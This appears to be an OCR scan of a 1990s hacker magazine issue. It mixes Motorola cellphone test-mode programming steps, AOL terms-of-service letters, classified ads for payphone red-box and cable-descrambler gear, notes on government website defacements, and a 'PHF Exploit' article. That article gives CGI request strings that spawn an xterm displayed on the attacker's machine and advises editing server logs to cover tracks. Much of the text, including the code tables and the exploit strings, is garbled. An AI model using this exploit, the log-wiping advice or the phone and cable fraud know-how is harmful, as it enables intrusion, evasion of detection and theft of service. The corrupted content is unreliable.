The default security code is 000000. The **END** (control) button is the single black dot on the side of the handset.

#### RAM PROGRAMMING:

1. Turn the power on.
2. Within two seconds enter the access sequence as determined above.
3. The phone should now show "01" in the left of the display. This is the first programming entry step number. If it does not, the security code is incorrect, or the programming lock-out counter has been exceeded. In either case you can still program the unit by following the steps under TEST MODE PROGRAMMING below.
4. The \* key is used to increment each step. Each time you press \* the display will increment from the step number, displayed on the left, to the data stored in that entry, displayed on the right. When the data is displayed make any necessary changes and press \* to increment to the next step number.
5. The END key is used to complete and exit programming when any 2222 pattern is displayed. If you have reached the second phone number bit in step 10 below then pressing END will switch to Step 2. Steps 01 thru 09, 09, and 10 will repeat for RAM.
6. The step number will be followed by a "2" to indicate RAM two.
7. The # key will revert the display to the previously stored data.

#### PROGRAMMING DATA:

STEP#	HOW TO SET/CHANGE	DESCRIPTION
01	00000 - 13147	SYSTEM ID
02	1 DIGIT8	AREA CODE
03	1 DIGIT8	TRD NUMBER
04	2 DIGIT8	STATION CLASS NAME
05	2 DIGIT8	ACCESS OVERLAP CLASS
06	2 DIGIT8	GROUP ID (10 OR 20)
07	4 DIGIT8	SECURITY CODE
08	1 030718	LOCK CODE
09	9331 (OR 2)34	INITIAL PAGING CHANNEL
10	5 DIGIT NUMBER	OPTIONAL PROGRAMMING (SEE NOTE 1)
11	1 DIGIT NUMBER	OPTIONAL PROGRAMMING (SEE NOTE 2)

#### NOTES:

Take care with Motorola's use of "0" and "1". Some options use "0" to enable, some use "1".

1. This is a 5 digit binary field used to select the following options:  
Digit 1: Internal handset speaker, 0 to enable.  
Digit 2: Secret Use Mark, 2 or 1.  
Digit 3: KIM Mark, 0 or 1.  
Digit 4: Auto Recall, always set to 1 (enabled).  
Digit 5: Second phone number (not all phones), 1 to enable.  
Digit 6: Diversity (Two Antennas, not all phones), 1 to enable.
2. This is a 3 digit binary field used to enter the following options:

- Digit 1: Continuous TRV, 1 to enable.
- Digit 2: Temperature Range/Spectrum, 0 or 1.
- Digit 3: 10 hour time out in transportable mode, 0 to enable.

#### TEST MODE ACCESS:

#### INSTALLED MOBILE PHONES ARE TRANSDUCERS MODELS

To enter test mode on units with software version 85 and higher you must short pins 26 and 21 of the transceiver data connector. An RS232 break out box is useful for this, or construct a test mode adaptor from standard radio Shack parts.

For MINI TR or SILVER MINI TR transceivers (smaller data connector) you can either short pins 1 and 14 or simply use a paper clip to short the heads free microphone connector.

#### HEAD FIELD CONTACTS MODELS:

These are the basic types of Motorola portable phones, the Micro-Trac series (Mini-Trac), and the larger Econ and Ultra Classic phones. Certain newer Motorola and Pioneer labeled Micro-Trac phones do not have a "step", but follow the same procedure as the Micro-Trac.

#### 8500 & 8500A CLASSIC MODELS:

If you have an 8500 series phone determine the "type" before trying to enter test mode. On the back of the phone, or on the bottom in certain older models, locate the P3... number. This is the series number. If the P30001 digit of this number is a "0" you cannot program the unit through test mode. A Motorola FC04150/371435 programmer is required to make any changes to this unit.

Having determined that you do not have a "0" series phone the following procedure is used to access test mode:

Remove the battery from the phone and locate the 12 contacts at the top near the antenna connector. Green contacts are numbered 1 through 12 from top left through bottom right. Pin 5, top right, is the Manual Test Mode pin. You must ground this pin while powering up the phone. Pin 7 (lower left) or the antenna connector should be used for ground. Follow one of these procedures to gain access to pin 5:

1. The top section of the battery that covers the contacts contains nothing but 857. By careful dislodging you can drill a small hole in the battery to gain access to pin 5. Alternatively simply cut the top off the battery with a hack saw. Having gained access use a paper clip to short pin 5 to the antenna connector ground while powering up the phone.
2. If you do not want to "destroy" a battery you can apply an external 7.5 volts to the + and - connectors at the bottom of the phone, ground pin 6 while powering up the phone as above.
3. You can also try soldering or joining a small jumper between pins 6 and 7 (top right to lower left), or between pin 6 and the antenna connector housing ground. Carefully replace the battery and power up the phone. Use caution with this method not to short out any other pin.
4. A cigarette lighter adaptor, if you have one, also makes a great test mode adaptor as it can be disassembled to give you easier access to pin 5.

Many are pre-marked, or even have holes in the right location. This is because they are often swapped from the same mold that the manufacturer uses for making hand-free adaptor kits and these kits require access to the phone's connector.

#### MICRO-TRAC "PUSH" SERIES:

This phone follows similar methods as outlined for the 8500 series above. Remove the battery and locate the green contacts at the bottom of the phone. The two outer contacts are raised and connect with the battery. The center contact is recessed. This is the Manual Test Mode connector. Now look at the battery connectors. The two outer ones supply power to the phone, the center contact is an "extra" ground. This ground needs to be shorted to the test mode connector on the phone. The easiest way to do this is to put a small piece of solder wire, wire, aluminum foil, or any other conductive material into the recess on the phone. Having done this carefully replace the battery and turn on the power. If you have been successful the phone will wake up in test mode.

#### TEST MODE PROGRAMMING:

When you first access test mode the phone's display will alternate between various status information that includes the received signal strength and channel number. The phone will operate normally in this mode. You can now access Service Mode by pressing the # key. The display will clear and a \* will appear. Use the following procedure to program the phone:

1. Enter 55# to access programming mode.
2. The \* key advances to the next step. Note that test mode programming does not have

entry numbers, each time you press the \* key the phone will display the next data entry:

1. The \* key will prevent the display to the permanently stored data.
2. The # key aborts programming at any time.
3. Or complete programming you start memory through ALL entries until a \* appears in the display.
4. Have that some entries contain more digits than can be displayed by the phone. In this case only the last part of the data can be seen.

#### TECO MENU PROGRAMMING DATA:

ENTRY#	FOR ENTRY#	DESCRIPTION
01	00000 - 11767	SETTER ID
02	8 DIGIT DISPLAY	OPTION PROGRAMMING, SEE NOTE 1 BELOW
03	10 DIGITS	MIN. DATA CODE & TEL#
04	2 DIGITS	STRETCHER CLASS MARK
05	2 DIGITS	ADDRESS EXTENDED CLASS
06	2 DIGITS	PHONE ID (10 OR 20)
07	6 DIGITS	SECURITY CODE
08	3 DIGITS	LOCK CODE
09	3 DIGITS	SERVICE TONE, (HANG UP ON)
10	8 DIGIT DISPLAY	OPTION PROGRAMMING, SEE NOTE 2 BELOW
11	8 DIGIT DISPLAY	OPTION PROGRAMMING, SEE NOTE 3 BELOW
12	2553 OR 2112	INTERNAL ROUTING CHANNEL
13	0231	*A* SYSTEM ID#
14	0234	*B* SYSTEM ID#
15	3 DIGIT	MINIMUM POWER CHANNEL (021 OR 020)
16	8 DIGIT DISPLAY	OPTION PROGRAMMING, SEE NOTE 4 BELOW

Steps 01 through 06 and 12 will repeat for ISN 2 if the second phone number has been enabled in step 11.

#### NOTES:

Take care with Baseco's use of \* or #. Some options use \* or # enable, some use \*.

There are eight digit binary fields used to select the following options:

1. (Step 02 above, suggested entry is: 1110201 for \*A\* system, 1001001 for \*B\* system)
  - Digit 1: Does not work, 0 or 1.
  - Digit 2: Transfered system, 0 or 1.
  - Digit 3: End to end (END) dialing, 1 to enable.
  - Digit 4: Not used, enter 0.
  - Digit 5: Memory (speed dialing), 1 to enable.
  - Digit 6: Auxiliary channel start, 1 to enable.
  - Digit 7: Bands (see 1221 and note 2 to enable (unless outgoing hands-free audio until the next key is pressed).
  - Digit 8: Min. mark, 0 or 1.
2. (Step 11 above, suggested entry is: 00000000)
  - Digit 1 - 4: Not used in GSM, enter 0.
  - Digit 5: Single system scan, 1 to enable (see A or B system only, determined by bit 2 of step 02, see the \* to allow user the option).
  - Digit 6: Speed speed dial, 1 to enable (pressing N or SP RD will dial the number stored in memory location 020).
  - Digit 7: User selectable service level, 0 to enable (allow user to set long distance/range across dialing restrictions).
  - Digit 8: User function, 0 to enable (allow user to lock/unlock the phone - is this is set to 1 the phone cannot be locked).

3. (Step 11 above, suggested entry is: 00000000)

1. (Step 11 above, suggested entry is: 001000 for portable and 001011 for mobile units)
  - Digit 1: Bandset programming, 0 to enable (allow access to programming mode without having to enter test mode).
  - Digit 2: Second phone number (not all phones), 1 to enable.
  - Digit 3: Call timer access, 0 to enable.
  - Digit 4: Full system busy signal, 0 to enable.
  - Digit 5: Speaker disable, 1 to enable (use with select DSP mode only, do not use with 2000 series models).
  - Digit 6: Service timer, 1 to enable (memory used).
  - Digit 7: User selectable system registration, 0 to enable.
  - Digit 8: Dual network (dual-rate), 1 to enable.

4. (Step 11 above, suggested entry is: 001000 for portable and 001011 for mobile units)
  - Digit 1: Not used, 0 only.
  - Digit 2: Not used, 0 only.
  - Digit 3: Continuous ZWER, 1 to enable (software version 8703 and later).
  - Digit 4: 8 tone last cut, 0 to enable (software version 8703 and later).
  - Digit 5: Not used, 0 entry.
  - Digit 6: Called page indicator, 0 to enable (phone rings when an incoming call is detected but rings conditions prevent completion of the call).
  - Digit 7: Transfer area, 0 for portable, 1 for mobile units.

#### OPTION DATA, TECO MENU COMMANDS:

018 RETARD POWER OFF THIS CH.

031 STATUS DISPLAY, ALLOCATES MEMORY.

ABC DEF WHERE.

ABC = CHANNEL NUMBER

DEF = Selected activity for that channel:

and: A B C D E F G where:

- A = GAT Frequency (0-2370, 1-5000, 2-6000, 3-no channel) Lock
- B = Carrier (0-soft, 1-soft)
- C = Signalling tone (0-soft, 1-soft)
- D = Power level (0 through 3)
- E = Channel mode (0-voice channel, 1-extended channel)
- F = Receive audio mode (0-unlocked, 1-locked)
- G = Channel audio rate (0-unlocked, 1-locked)

Press \* on both display and # to end

018 Mode receive audio.

034 Channel receive audio.

324 Channel non-volatile memory (resets all timers and all memory locations, rather than "lock" mode).

10000 OND in 1111000000 times from channel 1 to 625 in order, failed for 1000 milliseconds, or press \* to force scan, # aborts.

Other test mode commands are available, but not covered here. Use caution as it is possible to alter settings that will make the phone operate unsafely. If at all!

#### C-SPAN OPTIONS:

Some Motorola phones are equipped with a feature called C-span, file 16 on system along with the standard A/B system selection. C-span allows the phone to be programmed with up to five individual systems (0-999). This is designed to prevent the phone from sending into non-licensed non-own systems and therefore reduce "accidental" roaming fees.



Subject: TOS Violation Report  
Date: 96-07-18 02:08:22 EDT  
From: CAIWatch05  
To: XXXXXX

Dear Member,

This e-mail has been sent to all of your screen names. If you have already read it under another screen name, please disregard this copy.

A screen name associated with your master account recently entered the chat room warez. This chat room is reportedly being used to illegally trade software in violation of U.S. law and AOL's Terms of Service. In accordance with our Terms of Service, AOL reserves the right to treat as public any private chat room whose directory or room name is published or becomes generally known or available. Please be advised that members found in these rooms may lose their AOL membership without further warning.

If you entered this room in response to offers of "free online time", "upgrades of AOL" or the like, you should be aware that these offers are fraudulent. AOL does not issue credit through private rooms, and upgrades of our software are only available in designated free areas of AOL. If you come across any of these false offers, we would appreciate it if you would report them to the Community Action Team (keyword: TOS). If you believe you have entered such a room by accident, please contact the Community Action Team as soon as possible (keyword: TOS).

We remind you that the AOL community depends on our members abiding by our community rules. If you are unfamiliar with these rules, please take the time to read AOL's Terms of Service, which is always available free online by going to keyword "TOS".

If you have any questions or comments regarding this situation, please feel free to contact us at the screen name TOSEMAIL1.

Regards,  
The Community Action Team  
America Online, Inc.

*If you dare to enter rooms with names like warez, freeware, dive, or even hacker related subjects, your account will get the following warning. If you enter the room a second time, your account will get killed. Where else but AOL can you get into trouble by going into publicly available areas on their own system?*

Subject: Terms of Service  
Date: 96-06-04 14:40:30 EDT  
From: TOSNames1  
To: FuturePLECT

Dear Member

As this mail has been sent to all of your screen names, you may have already read it under another screen name. If so, please disregard this copy.

After having reviewed the screen name FuturePLECT we have determined that it does not comply with our Terms of Service (which prohibit the use of vulgar or sexually oriented language, harassment, discussion of illegal activities, conducting commercial business, impersonation of other living persons other than yourself, and other activities that may impair the enjoyment of our members).

We make every effort to consider what may be the personal preferences of the individual when reviewing screen names. However, we still request that you delete this screen name as soon as possible. Should the screen name not be deleted, we have no alternative but to take additional action which may involve account termination.

A note of this incident was placed on your account history. Our records show that this is the first warning on your account, and we suggest you review the Terms of Service by going to keyword "TOS".

If you have any questions or comments regarding this situation, please feel free to write.

Regards,  
Gene  
Community Action Team  
America Online, Inc.

*When using AOL, you should be very careful what you decide to name yourself. You never know when you might offend someone. On AOL, people get offended quite often.*

# WIN ARKETPOLICELL

2600 Magazine For Sale 2600 Magazine For Sale

**BEYOND HOPE.** It's the long-awaited sequel to Hackers On Planet Earth and it takes place in New York City on August 1, 2, and 3, 1997 (fictional). Location and registration info to be announced. Contact our voice BBS for more info: (516) 473-2626 or email: beyondhope@2600.com or check our web site: www.2600.com.

2600 Magazine For Sale 2600 Magazine For Sale

**MICROSOFT TRAINING VIDEOS** on Windows 95, Windows NT 4.0, Word 95, Excel 95, Access 95, PowerPoint 95, Scheduler 95, and many other videos. Prices range from \$24.95 to \$49.95. Bundle packages are available! Call InterSoft Development Group, Inc. at (847) 679-7255 for a free catalog.

**LACK THE PLANET.** A new and exciting board game in which 2-4 players race to complete a hacking mission. Please send \$3 check or money order payable to CASH. Also available is an MCI-style bag hat with white lettering that says PHONE PAHMO!, only \$18. 2447 Fifth Avenue, East Meadow, NY 11534-3226.

**FREE CABLE TV.** Cable TV boxes enable you to receive "every pay channel" for FREE as well as pay-per-view. Stop paying outrageous fees for pay channels. Box cannot be hauled! You must call or email first and tell us the brand and model number of the cable box you have. Example: Jerrico DPV33XX. Only \$199 US & \$15 shipping & handling. Our units work with Jerrico, Proceer, and Scientific Atlanta boxes only! 30 day money back guarantee on cable boxes! **FREE PHONE CALLS FOR LIFE!** New video "How To Build a Red Box", VHS 60 min. Complete step by step instructions on how to convert a Radio Shack tone dialer (model 43-146) into a red box to obtain FREE calls from payphones. This video makes it easy. Magnification of circuit board gives a great detailed view of process. Other red boxing devices discussed as well: Halmark cards, digital record- ing watch and more! This video will save you thousands of dollars every year. Best investment you'll ever make! Only \$39 US & \$5 for shipping

& handling. We sell 6.50 MHz crystals too! COD available or send check or money order to: East America Company, Suite 300R, 156 Sherwood Place, Englewood, NJ 07631-2611. Tel: (201) 343-7017. Email: 76501.3071@compuserve.com. Free technical support!

**TAP BACK ISSUES,** complete set, Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes \$100 postpaid. Via UPS or first class mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" \$5 & large SASB w/52 cents of stamps. Peter G., PO Box 463, Mt Laurel, NJ 08054. We are the original!

**OKI 900 CTEK CABLES FOR SALE.** Assembled and tested cables \$149 plus shipping. Cables do not come with software (software available over the Internet or email hacker bulletin board). Also available: POCSSIG data decoders - uses your computer and any scanner with an anti-phone jack, decodes live POCSSIG data in real-time. Track pages via CAP code jugging. Assembled and tested unit with software copy of software \$75 (with registered copy \$129). Buy both interface units for \$200 plus shipping. For more information email us at Capone@ix.netcom.com or write to CCS, P.O. Box 3315, Peabody, MA 01961-5315.

**6.8536 MHZ CRYSTALS** available in three quantities: **ONLINE:** 5 for \$20, 10 for only \$35, 25 for \$75, 50 for \$125, 100 for \$220, 200 for only \$400 (\$2 each). Crystals are PISTPAID. All orders from outside U.S. add \$12 per order in U.S. funds. For other quantities, include piece number and needs. E. Newman, 6040 Blvd East-Suite 19N, West New York, NJ 07093.

**CAPTAIN'S CIRCUMWHISTLES.** Brand new, only a few left. **THE ORIGINAL WHISTLE** in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying "locking." Cover one hole and get exactly 2600 Hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing, \$99.95. Not only a collector's item but a VERY

USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11563-ST. CH, Missouri 63105.

**DSS 180 SATELLITE TEST CARDS** (video and audio on ALL channels, CATV replacement converter - ALL SYSTEMS. Send brand name and model number of converter. One piece converters in full test mode with remote control, batteries, and coax cable. Ray Burgess, PO Box 995605085, Portage, IL 61764-0699.

**CRYPTONITE ENCRYPTION:** the BEST file encryption programs in the world. Coded by author of CRYPTANALYSIS DOS, Windows, Windows95 versions ALL interchangeable! EASY and FUN to use. DOS: \$15. Windows/Windows95: \$25. Any 2: \$50. Any 3: \$35. Send cash, check to: Cryptology, 56 Richmond Hill Road, Greenwich, CT 06831.

**INFORMATION IS POWER!** Our catalog is available with informational manuals, programs, files, books, and video. Get the information from the experts in hacking, phishing, cracking, cloaking, viruses, anomaly techniques, and the street lore. Legit and recognized worldwide - our information will elevate you to a higher plane of consciousness. Join today! Send \$1 for our catalog to: SOLMESC, Box 573, Long Beach, MS 39560.

**ATTENTION BREAKERS AND HACKERS.** For a catalog of plans, kits, and assembled electronic "tools" (including the red box, radar jammer, surveillance, counter-surveillance, cable decoders, and many other hard-to-find equipment at low prices, send \$1.00 to Mr. Smith-03, P.O. Box 371, Cedar Grove, NJ 07009.

**ANYBODY WHO CAN GET ME IN TOUCH** with either of the following: The Therapy Parties, The Leeds Software Distribution (aka the U.S.D.), Superior, The Medway Boys or Anthonator. Have one address but don't know who it is for? Also, any hackers in Manchester area. TELG, 15 Loveworth Road, Staring, Barry, BL8 2EX, England.

**CHALLENGING JOBS.** John Kournee, 212-376-7386. [hacking@nytelink.com](mailto:hacking@nytelink.com)

method thought of. Send \$25 cash or money order, along with SASB, Alan, Box 809066, Houston, TX 77281-0066.

**COMPUTER CRIME DEFENSE ATTORNEY:** Dooney Morrow, Jr. Contact at (334) 265-6602 or [cyberlaw@nrcor.mindpings.com](mailto:cyberlaw@nrcor.mindpings.com).

**ANARCHY ONLINE:** A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted email/file exchange. Web site: <http://anarchy-online.com>, webster.anarchy-online.com, modem: (214) 289-8328.

**DYSTOPIA.** Eric Oregon H/P/A/V/C BBS online. Rereads with cool door games, files, info, manuals, applications, and more. Donations needed. Call now - (1503) 697-1006, 144K. Send email to: [arffigur@helpnet.com](mailto:arffigur@helpnet.com).

**INCARCERATED FOR WIRE FRAUD** in a federal facility in Florida. Projected release date is July 1998, am a white male, 37 y.o., willing to correspond with those of a like nature, interests abound... Write: James F. Lewis, Reg. #03238-036, P.O. B. 819, (M-8-2), Coleman, Florida 33521-0819.

**HELP NEEDED.** I am currently incarcerated at Leavenworth Federal Penitentiary due to forced impulsion and torture by Brazilian Federal Police to prevent due process in Brazil. Please help me spread my story to alternative press sources and human rights groups internationally. Proven BOP savings skew implants and I have been written about in the PHOENIX LETTER, August 1995. Review my web site and request further information via my email: [Brazil@sigloc.com](mailto:Brazil@sigloc.com) or [ham-bros@nytelink.com](mailto:ham-bros@nytelink.com) or web site: <http://members.aol.com/BrazilBlyet>.


**Marktplaats ads are free to subscribers!** Send your ad to: 2600 Marktplaats, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Ads may be edited or not printed at our discretion. Deadline for Winter issue: 11/15/96.

1020 757



United States  
Department of  
Injustice

This page is in violation of the Communications Decency Act.  
Special thanks from our Forefather George Washington






On August 17, 1996 the home page of the United States Department of Justice was hacked and the contents changed in protest of the current administration's push to regulate the Internet. This is what part of the hacked page looked like. You can see the whole uncensored thing on our own site: [www.2600.com](http://www.2600.com).

Welcome to the Central Stupidity Agency

STOP LYING BO SKARINDER!!!

SIJUTA LJUG BO SKARINDER!!!

Please choose one of the all the following categories below:



For Further Information visit [www.furor.com](http://www.furor.com) or [www.furor.com](http://www.furor.com) to the Central Stupidity Agency World Wide Web site... or  
we sorry they're all here we're here

How to get your own copy of the book 'The CIA and the World'...

- The Swedish Mission Association Periodic - SIDA Periodic
- The Swedish Mission Association Periodic - SIDA Periodic
- SIDA - The Periodic

And guess what? It happened AGAIN! On September 19, 1996 a bunch of Swedish hackers hit the CIA home page, apparently as a protest against an ongoing prosecution in their country. (Bo Skarinder is the name of a Swedish prosecutor.) Again, this entire page is available on [www.2600.com](http://www.2600.com) in its original form.

# THE PHF EXPLOIT

by fenceer  
fenceer@privaterg.org

PHF is probably the most common way that the newly-moderned have of obtaining password files off of systems on the internet. The fact that this exploit is so widely known would lead the uninformed to think that no site in the world would still be vulnerable to it. Ha! Most Webmasters, if a site even has one, are too stupid for words. Plenty of sites still have PHF sitting in their cgi-bin directory, and it's still set a+X.

## PHF and You

Once upon a time, some bright soul who was working on the NCSA HTTP Daemon project had the bright idea of including CGI (Common Gateway Interface) clients in compiled format in the base install for NCSA. Now, to be fair, they also included the sources in the cgi-src directory but that's more of a joke than anything else because so few people touch the sources they might as well have not bothered. NCSA being free, a cracking lot of sites use it. But NCSA had some drawbacks. One serious one was that, using the right browser, you could force it to break server-root and give you point and click read-access to any file on the server, including the password file (don't get a raging erection, this was patched over a year ago).

Along came Apache, a newer, better, more secure and yet still free hitdaemon. Apache is NCSA, but on steroids. It's really called A-Patch-E as the authoring crew likes to say it. All they did was steal NCSA and fix some kinda broken bits. Well, that and they said it was more secure. But, as I am sure you have figured out by now, they left the PHF CGI in the cgi-bin directory

and left it a+X. So much for more secure-

PHF, by now I am sure you are wondering, is a nifty little util that, when set up properly can do several things. It's most commonly used to parse files for display to a browser hitting a site. That way, a straight text-file, say something produced by a database generator or a report generator, can be used as-is, without html formatting. With the perms set properly, PHF can be evoked from within a site, by the hitdaemon, and provide a delivery method that doesn't require operator intervention. So all in all it is a pretty useful tool. Now, if you were to set up the cgi-bin directory so that any request could execute, whether it originates from an html document on the server, or is part of a request coming to the server, that creates a few problems and a major hole.

## Stage 1 Password File

I was sitting at my nifty little (lie, it's big) Sun 3/160 X-Terminal (boots off a Linux box too), thinking about PHF when it dawned on me that if I could execute CAT to grab a password file, why couldn't I execute something else. Like, say, xterm? So, I started tinkering with the exploit example and then, when I was comfortable with the result, had to hunt for somewhere to test it. Yes, I found someplace to test it. In my example, we'll take a Linux Box running any version of Apache BEFORE 1.2B.

## Example of Exploit

```
GET /cgi-bin/phf?jservice=foobar.conf&
A/user/x111/bin/xterm%20-u%20-d%20-d%20-
20bitrate-privateer.org:8888%20-80
name=fooqemotl-wqntickone-80office.p
hone-80coll1stgr-80grovy-80tigh.school
-wqsttp-http/1.0
```

This should be all on one long line, by the way. What I did was open a telnet session to port 80 on the target machine, paste this line in, and hit return twice. If you hit return only once, the telnet session stays locked open, and if you kill it, your bogus xterm dies with it. Hit return (for you people using PC's that would be the "Enter" key) twice, fast. It sends the command and terminates the original send so that you get a nice bogus xterm without leaving an open telnet to port 80 which can show up if a network admin looks for it.

Prior to running the exploit, I added the target system to my xhost base so that the xterm would be accepted on my X-Terminal. If you forget to do that you'll be waiting for a long long time for that window to pop up. If you take apart the exploit above, it's fairly easy for you to use it to run other programs or even daemons on the target system.

The "GET" is pretty obvious, as is the HTTP:1.0 on the end, so don't worry about them. The Q commands (Qallias, Qname, etc.), are fields that PHF is expecting to see and so must be tacked on. But they won't change no matter what command you are executing. So let's look at the meat here. After the server statement we are telling it to trigger user/x111/bin/xterm (the xterm program). Then we give it a space (%20) and the -u flag so that our xterm doesn't show up when someone types who or finger on the target machine. After that, another space (%20), the -display switch so we can tell it where to send that xterm, and the machine we want it displayed on. That's it. It was a lot simpler than I thought it would be.

The first time I tried it, I thought it hadn't worked (it was on a ip system and I forgot about the long lag). So I was mulling it over when the xterm popped up on my screen. I happily upgraded the failure flag to success and started playing with other OS's. Here's an example of a Solaris box as well, just to get you started:

```
GET cgi-bin/phf?jservice=foobar.conf&
A/user/0emln/bin/xterm%20-u%20-d%20-d%20-
0y%20bitrate-privateer.org:8888%20-1105
-wqname-80foqemotl-wqntickone-80office
e-phone-80coll1stgr-80grovy-80tigh.school
col-80sttp-http/1.0
```

Now obviously, the best time to try this out is around 1 or 2 am local time to the system you are hitting (for you maniacs, Mickey's Big Hand is on the Twelve and his Little Hand is on the One). This is going to add a line to the access\_log in /usr/local/etc/httpd/logs so after you get access this way, edit the log, then HUP the server. Yes, you can do that. Your bogus xterm is the same user level as the http daemon. It's a matter of survival, folks. You really need to clean up after yourself.

In closing, I would like to mention that the Sun 3/160 X-Terminal I am using boots SunOS and runs X11 off of a Linux XDM server. If any of you are interested in doing that, email me and I'll send you the necessary daemons and point you at the place to get the most current version of the install package for it.

visit the ALL NEW  
2600 voice BBS!

- multiple lines
- moderated and unmoderated boards
- caller id readout
- dtmf decoder
- recordings of the radio show
- "off the hook"

516.473.2626

